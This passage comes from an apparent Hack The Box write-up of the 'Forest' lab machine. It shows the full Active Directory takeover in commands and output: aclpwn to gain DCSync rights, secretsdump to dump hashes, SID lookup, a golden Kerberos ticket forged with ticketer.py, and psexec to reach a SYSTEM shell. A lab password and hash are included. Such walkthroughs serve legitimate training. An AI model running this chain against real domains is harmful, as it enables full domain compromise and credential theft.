


Figure 7 shows the path from svc-alfresco to the htb.local domain. The links between each node show the trusts that the previous node has on the following node.

The tool aclpwn.py can be used to automatically exploit a path (identified by bloodhound). Using aclpwn on the target will give svc-alfresco dcsync permsisions over the htb.local domain. aclpwn -f svc-alfresco@htb.local -ft user -t htb.local -tt domain -du neo4j -dp yourneo4jpassword -s 10.10.10.161




```
Please supply the password or LM:NTLM hashes of the account you are escalating from:
[+] Path found!
Path [0]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT
OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-[MemberOf]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB
.LOCAL)
[!] Unsupported operation: GetChanges on HTB.LOCAL (Domain)
[-] Invalid path, skipping
[+] Path found!
Path [1]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT
OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
Please choose a path [0-1] 1
[-] Memberof -> continue
[-] Memberof -> continue
[-] Memberof -> continue
[-] Adding user SVC-ALFRESCO to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
[-] Could not add CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local to group CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Gr
oups,DC=htb,DC=local since they are already a member, your BloodHound data may be out of date, continuing anyway!
[-] Re-binding to LDAP to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL
[+] Re-bind successful
[-] Modifying domain DACL to give DCSync rights to SVC-ALFRESCO
[+] Dacl modification successful
[+] Finished running tasks
[+] Saved restore state to aclpwn-20191124-003931.restore
```

Figure 8 depicts the usage of aclpwn.

Having dcsync permissions will allow svc-alfresco to obtain ntlm hashes for every user on the htb.local domain! The tool secretdump.py (part of the impacket framework) can be used to obtain the password hashes. python3 secretsdump.py svc-alfresco:s3rvice@10.10.10.161.


Capturing the ntlm hash for the krbtgt user allows us to create a golden Kerberos ticket. To create the golden ticket we need the following information: the last portion of the ntlm hash (second part of the hash), the domain sid, the target domain, and a user that does not exist on the system. The domain sid can be obtained using the impacket script lookupsuid.py: lookupsuid svc-alfresco:s3rvice@10.10.10.161.



```
(base) root@kali:~/impacket/examples# python3 lookupsuid.py -domain-sids htb.local/svc-alfresco:s3rvice@10.10.10.161
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.161
[*] StringBinding ncacn_np:10.10.10.161[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3072663084-364016917-1341370565
498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HTB\Administrator (SidTypeUser)
501: HTB\Guest (SidTypeUser)
502: HTB\krbtgt (SidTypeUser)
503: HTB\DefaultAccount (SidTypeUser)
512: HTB\Domain Admins (SidTypeGroup)
513: HTB\Domain Users (SidTypeGroup)
514: HTB\Domain Guests (SidTypeGroup)
515: HTB\Domain Computers (SidTypeGroup)
516: HTB\Domain Controllers (SidTypeGroup)
```

Figure 9 shows the domain sid for the target domain controller.


Once all the needed information is gathered a golden ticket can be created. The impacket script ticketer.py is used to create the ticket: python3 ticketer.py -nthash 819af826bb148e603acb0f33d17632f8 -domain-sid S-1-5-21-3072663084-364016917-1341370565 -domain htb.local baduser. This script will save the ticket in a file called baduser.ccache. Before using the ticket to authenticate to the domain, the baduser.ccache file needs to be exported as KRB5CCNAME: export KRB5CCNAME=baduser.ccache.



```
(base) root@kali:~/impacket/examples# python3 ticketer.py -nthash 819af826bb148e603acb0f33d17632f8 -domain-sid S-1-5-21-3072663084-364016917-1341370565 -domain htb.local baduser
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for htb.local/baduser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in baduser.ccache
(base) root@kali:~/impacket/examples# export KRB5CCNAME=baduser.ccache
```

Figure 10 shows the ticket being created and prepared for use against the target domain.


The impacket tool psexec.py can now be used to execute a command on the target machine with system privileges. python3 psexec.py -dc-ip 10.10.10.161 -target-ip 10.10.10.161 -no-pass -k htb.local/baduser@FOREST.HTB.local cmd.



```
(base) root@kali:~/impacket/examples# python3 psexec.py -k -n htb.local/baduser@FOREST.HTB.local cmd
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on FOREST.HTB.local.....
[*] Found writable share ADMIN$
[*] Uploading file KFZQsKFM.exe
[*] Opening SVCManager on FOREST.HTB.local.....
[*] Creating service mYnn on FOREST.HTB.local.....
[*] Starting service mYnn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 11 shows that system privileges have been obtained.

Executing powershell will give use a powershell prompt and changing the path to C:\Users\Administrator\Desktop will yield the root flag.



```
PS C:\Users\Administrator\Desktop> ls
s


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   2:15 PM             32 root.txt
```